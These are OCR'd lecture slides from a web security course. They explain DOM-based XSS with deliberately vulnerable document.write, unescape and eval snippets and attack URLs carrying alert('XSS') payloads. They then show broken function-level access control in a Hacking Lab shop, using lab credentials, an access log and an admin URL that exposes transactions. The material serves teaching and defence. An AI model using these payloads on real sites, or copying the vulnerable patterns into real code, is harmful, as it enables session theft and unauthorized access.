
- The Document Object Model (DOM) is a programming interface for XML or HTML documents (e.g., for a web page)
  - The DOM represents a web page as a tree, where the nodes correspond to the different elements in the page
  - In the browser, JavaScript code can use the DOM to interact with the web page, which allows to read and manipulate page elements



- In addition, the DOM also provides access to meta information of the web page, e.g.
  - Used cookies: `document.cookie`
  - Requested URL: `document.location.href`

Image Source

The image above is taken from *https://en.wikipedia.org/wiki/Document_Object_Model*



DOM-based XSS (2)

DOM-based XSS is quite different from reflected or stored XSS

- Reflected / Stored Server XSS:
  - Malicious JavaScript code is inserted into the web page on the server
  - The web page is sent to the browser, where the JavaScript code is executed
  - → The vulnerability is in the server-side code of the web application
- Reflected / Stored Client XSS:
  - Malicious JavaScript code is sent from the server to the browser (JSON,...)
  - The JavaScript code is inserted into the web page in the browser (by legitimate JavaScript of the web application), where the code is executed
  - → The vulnerability is in the client-side code of the web application
- DOM-based XSS:
  - Everything happens in the browser, the server is not involved at all!
  - Malicious JavaScript code is inserted into the DOM on the browser side
  - The JavaScript code is inserted into the web page also in the browser (by legitimate JavaScript of the web application), where the code is executed
  - → The vulnerability is also in the client-side code of the web application

DOM-based XSS

In general, DOM-based XSS can be an issue in every web application that uses legitimate JavaScript code in the browser – which is the case for most web applications these days. Of course, the more such legitimate JavaScript code is used, the higher the risk of DOM-based XSS. This implies that especially in modern web applications, e.g., in single page applications, DOM-based XSS must definitely be taken into account.

DOM-based XSS (3)


- Example: Assume a web page *DOMbased_XSS1.html* contains JavaScript code to include the requested URL in the web page

```
<script>document.write("You submitted the following
request: " + document.location.href);</script>
```

Here, the DOM is used to read the requested URL

- Requesting the URL results in the following:

```
http://ubuntu.test/attackdemo/general/DOMbased_XSS1.html
```


ubuntu.test/attackdemo/general/DOMbased_XSS1.html

You submitted the following request: http://ubuntu.test/attackdemo/general/DOMbased_XSS1.html


- This can be abused to inject JavaScript code into the web page
  - To do this, we have to include our own JavaScript code in the requested URL and as a result, our JavaScript code is also included in the web page
  - This is DOM-based XSS: the malicious code is brought into the DOM (`document.location.href`), from where it is inserted into the web page

DOM-based XSS (4)

- One way to do this is by appending a GET parameter which contains the JavaScript code to be included
  - But: In this case, the webapp sees the code and could detect the attack
- The better option is therefore to use the # (hash sign) to append JavaScript code to the URL

```
http://ubuntu.test/attackdemo/general/DOMbased_XSS1.html
#<script>alert("XSS");</script>
```

  - This is normally used to identify a fragment on the page, it's not included in the request so the web application never sees the JavaScript code!
- Result in the browser:



You submitted the following request: http://ubuntu.test/attackdemo/general
/DOMbased_XSS1.html#%3Cscript%3Ealert(%22XSS%22);%3C/script%3E

- Apparently, the browser URL-encodes some control characters when accessing the URL, which prevents execution of the JavaScript code

Parameter

The # (hash sign) is used to identify a fragment on the page. This part is not sent to the server, so there are neither traces on the server nor is it possible for the server to detect/prevent the attack.

URL Encoding


A few browser versions ago, encoding did not take place and the attack above would have worked

DOM-based XSS (5)

- Now we assume the developer uses the *unescape()* function in the JavaScript code
  - E.g., because he wants to make sure to include the original characters

```
<script>
document.write("You submitted the following request: " +
unescape(document.location.href));
</script>
```


- In this case, the injected JavaScript code is executed as expected



ubuntu.test/attackdemo/general/DOMbased_XSS2.html#<scri

You submitted the following request: http://ubuntu.test/attackdemo/general/DOMbased_XSS2.html#

XSS



DOM-based XSS (6)

- To abuse this in a real attack, send a link that generates the desired request to the victim using the same mechanisms as discussed before
  - You can use any JavaScript code you want, e.g., to adapt the displayed web page, steal the session ID etc.
- Note that in browsers that use reflected XSS protection, the attack sometimes does not work
  - Apparently, some browsers remember any JavaScript code in the request and prevent its execution in the resulting page
  - E.g., currently, Safari prevents the attack, Chrome does not
- This was a simple example of DOM-based XSS where JavaScript code from the attacker is directly taken from the DOM and included into the web page
  - Beyond this, DOM-based XSS is also possible when JavaScript code in the browser executes general operations on DOM elements
  - This is especially dangerous when the operations use the *eval()* function
    - *eval()* takes a string and executes it as JavaScript code

Is Content Security Policy helpful against this Attack?

Does CSP help here? No. If CSP is used, then the legitimate JavaScript code in the web page (the one that includes the requested URL into the web page) can no longer be directly included, as embedded JavaScript code is not executed if CSP is used. So the legitimate JavaScript code it must be loaded from an external file using <*script src = ...*>. But once this legitimate JavaScript code is loaded from an external file, it is executed and everything it does – including writing the decoded URL including the attacker's JavaScript into the web page and executing it – will be permitted. So the CSP only prevents that the initial JavaScript code is embedded in the web page. But once this code is included from an external file, it is considered as trusted and there are no further barriers.

DOM-based XSS (7)


- Example: A web application provides functionality to multiply a submitted value with the fixed value 13
  - To do so, the request must include a GET parameter *data*, which contains the number to multiply with 13 (e.g., `?data=19`)
  - The computation is done within the browser (with JavaScript)

```
<script>
var data = unescape(document.location.href.substring(
document.location.href.lastIndexOf("data=") + 5));
var compute = "13 * " + data;
var result = eval(compute);
document.write(result);
</script>
```

Get the requested URL from the DOM and extract the value of parameter *data* from the URL

- When submitting a number, this works as expected

```
http://ubuntu.test/attackdemo/general/DOMbased_XSS3.html?data=19
```



no/general/DOMbased_XSS3.html?data=19

Multiplying your specified value with 13: 247


DOM-based XSS (8)

- This can be exploited to execute arbitrary JavaScript code

```
http://ubuntu.test/attackdemo/general/DOMbased_XSS3.html?
data=19#data=19;alert("XSS");
```


sed_XSS3.html?data=19#data=19;alert("XSS");

Multiplying your specified value with 13: undefined


XSS

- Question: Can you explain what happened in detail?

- Note that this works in every browser, XSS protection does not help
  - Because the request only contains some code fragments and not a complete script within `<script>`-tags

DOM-based XSS – Countermeasures

- DOM-based XSS happens because of vulnerable JavaScript code that runs in the browser → the solution is to prevent such vulnerabilities by implementing this JavaScript code in a secure way!
- General recommendation: Be careful when using JavaScript to process DOM elements that can be influenced by the user (attacker)
  - Because it's possible to inject malicious JavaScript code into such DOM elements
  - Be extra careful when using the *unescape()* or *eval()* functions
- The only effective countermeasure is doing input validation and/or data sanitation in the JavaScript code that processes the data
  - So whenever processing DOM elements that can be influenced by the user (attacker), validate / sanitize the data first before processing it further
- Sidenote: The same security measures are used to prevent Reflected / Stored Client XSS (see later chapter)
  - The only difference to DOM-based XSS is that the malicious JavaScript code comes from the server and nor from the DOM


Broken Access Control

1st Type: Broken Function Level Access Control

- Broken access control includes all vulnerabilities that allow an attacker to access data or execute actions for which he isn't authorized
- There are two main types of vulnerabilities related to access control:
  - Broken *Function* Level Access Control vulnerabilities
  - Broken *Object* Level Access Control vulnerabilities
- Broken function level access control means that users can access a function that they shouldn't be allowed to access
  - E.g., an authenticated customer in an e-shop (or even an unauthenticated user) manages to view all open orders in the e-shop although he doesn't have the right to do this
  - Typically, this means that a user can illegitimately access the URL that corresponds to the function, e.g., *https://shop.com/admin/vieworders*
  - The underlying security problem is that the web application does not (or not correctly) check whether the current user is allowed to access the URL

Broken Function Level Access Control – Example (1)

- Consider a shop application that offers different functions to different user groups
  - Anonymous users, customers, merchants, administrators,...
- After logging in, users get the links to access the functions for which they have permission
  - E.g., customers get links to view some photos of the shop
- The goal is to access functions of other user groups, e.g., of administrators



Home
News
Products
Product Search
Product Search Webservice
Company Profile
Login
Forgot password?
Special services for members.
This Month: Photographs from our shop flor!

Username: hacker10
Password: ●●●●●●●
Login

Vulnerability

The example above uses lesson "OWASP – Failure to Restrict URL Access" of the Hacking Lab (*https://www.hacking-lab.com*). To carry out the attack, login with hacker10/compass.

The vulnerable shop can be reached at:
https://glocken.vm.vuln.land/12001/xpath_case0/xpath0/



Broken Function Level Access Control – Example (2)


- To check for broken function level access control vulnerabilities, we must know valid requests to access the functions of different user groups – how can this be done?
  - If you have received the task to test the application with respect to security, you usually get user credentials of different user groups – in this case, you can easily learn all requests
  - You can guess valid requests by analysing the requests used by the applications
    - If the URL uses */customer*, maybe it uses also */merchant* or */admin*
  - It the web application is an open source product or a commercial product which can be bought by the attacker, learning the requests is easy
  - Maybe you get access to, e.g., the web access log file of the application that contains valid requests
  - ...

Security by Obscurity

You may argue it may be difficult to learn the URLs of function for an external attacker. This could indeed be the case. But if you rely on this, then this would be a typical case of security by obscurity, which is never a good thing if it you rely exclusively on it to protect from access control vulnerabilities. Therefore, always assume the attacker knows all the URLs that are used in the application. As a simple example: Assume there's an administrator of the web application who leaves the company because of a dispute with the employer. For this administrator, access most likely won't be possible anymore (as his admin account was probably removed). But this administrator can easily write down all requests used by administrators before leaving the company and then abuse this to attack the company later – to take revenge. There are also many other cases that allow to easily learn the requests, e.g., if the web application is an open source product, if it is a commercial product which the attacker can buy and analyze as well, and so on.

Broken Function Level Access Control – Example (3)


- In this case, assume we somehow got the web access log file:



```
192.168.200.204 - - [24/Feb/2010:06:19:55 +0100] "GET /12001/pics/muotatahler.jpg HTTP/1.1" 200 4687
192.168.200.204 - - [24/Feb/2010:06:19:56 +0100] "GET /12001/pics/linggi.jpg HTTP/1.1" 200 5048
192.168.200.204 - - [24/Feb/2010:06:19:56 +0100] "GET /12001/pics/froschmaul.jpg HTTP/1.1" 200 5324
192.168.200.204 - - [24/Feb/2010:06:19:56 +0100] "GET /12001/pics/hochzeitsglocke.jpg HTTP/1.1" 200 5754
192.168.200.204 - - [24/Feb/2010:06:19:56 +0100] "GET /12001/pics/schwingerkoenig.jpg HTTP/1.1" 200 5723

192.168.200.204 - - [24/Feb/2010:06:19:56 +0100] "GET /12001/xpath_case0/xpath0/controller?
action=addproduct&productId=1&=&quantity=2&Submit=Order HTTP/1.1" 200 10383
192.168.200.204 - - [24/Feb/2010:06:20:00 +0100] "GET /12001/xpath_case0/xpath0/controller?action=pay HTTP/1.1" 307 368
192.168.200.204 - - [24/Feb/2010:06:20:04 +0100] "GET /12001/xpath_case0/xpath0/controller?action=pay HTTP/1.1" 200 1619
192.168.200.49 - - [24/Feb/2010:06:20:05 +0100] "GET /12001/inputval_case0/inputval0/controller?action=pay HTTP/1.1" 307 377
192.168.200.49 - - [24/Feb/2010:06:20:05 +0100] "GET /auth_inputval0/login?originalURL=https%3A%2F%2Fglocken.hacking-
lab.com%2F12001%2Finputval_case0%2Finputval0%2Fcontroller%3Faction%3Dpay HTTP/1.1" 302 390
192.168.200.49 - - [24/Feb/2010:06:20:05 +0100] "GET /12001/inputval_case0/auth_inputval0/login?originalURL=https%253A%252F%252Fglocken.hacking-
lab.com%252F12001%252Finputval_case0%252Finputval0%252Fcontroller%253Faction%253Dpay HTTP/1.1" 200 2731
192.168.200.49 - - [24/Feb/2010:06:20:05 +0100] "GET /12001/inputval_case0/auth_inputval0/format.css HTTP/1.1" 200 1294
192.168.200.52 - - [24/Feb/2010:06:20:06 +0100] "GET /12001/inputval_case1/inputval1/controller?action=showcomments HTTP/1.1" 200 1018
192.168.200.204 - - [24/Feb/2010:06:20:07 +0100] "GET /12001/xpath_case0/xpath0/controller?action=profile HTTP/1.1" 302 -
192.168.200.204 - - [24/Feb/2010:06:20:14 +0100] "GET /12001/inputval_case1/auth_inputval1/format.css HTTP/1.1" 200 1294
192.168.200.59 - - [24/Feb/2010:06:20:19 +0100] "GET /12001/inputval_case1/auth_inputval1/login?username=hacker39&password='hidden from
log'&action=login&originalURL=https%253A%252F%252Fglocken.hacking-
lab.com%252F12001%252Finputval_case1%252Finputval1%252Fcontroller%253Faction%253Dpay&send=Login HTTP/1.1" 302 -
192.168.200.59 - - [24/Feb/2010:06:20:19 +0100] "GET /12001/inputval_case1/inputval1/controller?action=pay HTTP/1.1" 200 1765
192.168.200.59 - - [24/Feb/2010:06:20:20 +0100] "GET /12001/inputval_case1/inputval1/format.css HTTP/1.1" 200 1294
192.168.200.49 - - [24/Feb/2010:06:20:20 +0100] "GET /12001/inputval_case0/auth_inputval0/login?username=hacker15&password='hidden from
log'&action=login&originalURL=https%253A%252F%252Fglocken.hacking-
lab.com%252F12001%252Finputval_case0%252Finputval0%252Fcontroller%253Faction%253Dpay&send=Login HTTP/1.1" 302 -
192.168.200.49 - - [24/Feb/2010:06:20:20 +0100] "GET /12001/inputval_case0/inputval0/controller?action=pay HTTP/1.1" 200 1629
192.168.200.204 - - [24/Feb/2010:06:20:20 +0100] "GET /12001/inputval_case1/auth_inputval1/login?username=hacker18&password='hidden from
log'&action=login&originalURL=https%253A%252F%252Fglocken.hacking-
lab.com%252F12001%252Finputval_case1%252Finputval1%252Fcontroller%253Faction%253Dpay&send=Login HTTP/1.1" 302 -
192.168.200.204 - - [24/Feb/2010:06:20:20 +0100] "GET /12001/inputval_case1/inputval1/controller?action=pay HTTP/1.1" 200 1625
192.168.200.204 - - [24/Feb/2010:06:20:20 +0100] "GET /12001/inputval_case1/inputval1/format.css HTTP/1.1" 200 1294
192.168.200.49 - - [24/Feb/2010:06:20:20 +0100] "GET /12001/inputval_case0/inputval0/format.css HTTP/1.1" 200 1294
192.168.200.204 - - [24/Feb/2010:06:20:21 +0100] "GET /12001/inputval_case1/inputval1/controller?action=showcomments HTTP/1.1" 200 1018
192.168.200.204 - - [24/Feb/2010:06:20:22 +0100] "GET /admin/showtransactions HTTP/1.1" 302 256
192.168.200.204 - - [24/Feb/2010:06:20:22 +0100] "GET /12001/xpath_case0/admin/showtransactions HTTP/1.1" 200 3860
192.168.200.204 - - [24/Feb/2010:06:20:22 +0100] "GET /12001/xpath_case0/admin/format.css HTTP/1.1" 404 232
192.168.200.204 - - [24/Feb/2010:06:20:23 +0100] "GET /12001/xpath_case0/admin/showtransactions HTTP/1.1" 200 3860
192.168.200.204 - - [24/Feb/2010:06:20:23 +0100] "GET /12001/xpath_case0/admin/format.css HTTP/1.1" 404 232
192.168.200.49 - - [24/Feb/2010:06:20:23 +0100] "GET /12001/inputval_case0/inputval0/controller?action=showcomments HTTP/1.1" 200 976
192.168.200.204 - - [24/Feb/2010:06:20:23 +0100] "GET /12001/xpath_case0/admin/showtransactions HTTP/1.1" 200 3860
192.168.200.204 - - [24/Feb/2010:06:20:23 +0100] "GET /12001/xpath_case0/admin/format.css HTTP/1.1" 404 232
```

Broken Function Level Access Control – Example (4)

- Submitting the */admin/showtransactions* request with the browser indeed provides access to administrative functions / transaction details
  - So we have both verified and exploi-ted the vulnerability



https://glocken.vm.vuln.land/12001/xpath_case0/admin/showtransactions

```
Your query matched the following results:
result:
transaction:
id: 1
cardnr: 1323-4545-6767-8989
amount: 1000.0
transaction:
id: 2
cardnr: 1323-4545-6767-8989
amount: 1900.0
transaction:
id: 6
cardnr: 2322-4545-6457-8989
amount: 3600.0
```

- Note: Broken access control vulnerabilities not only happen with GET requests, but with all request types
  - E.g., with a POST request that creates new customers in an e-shop

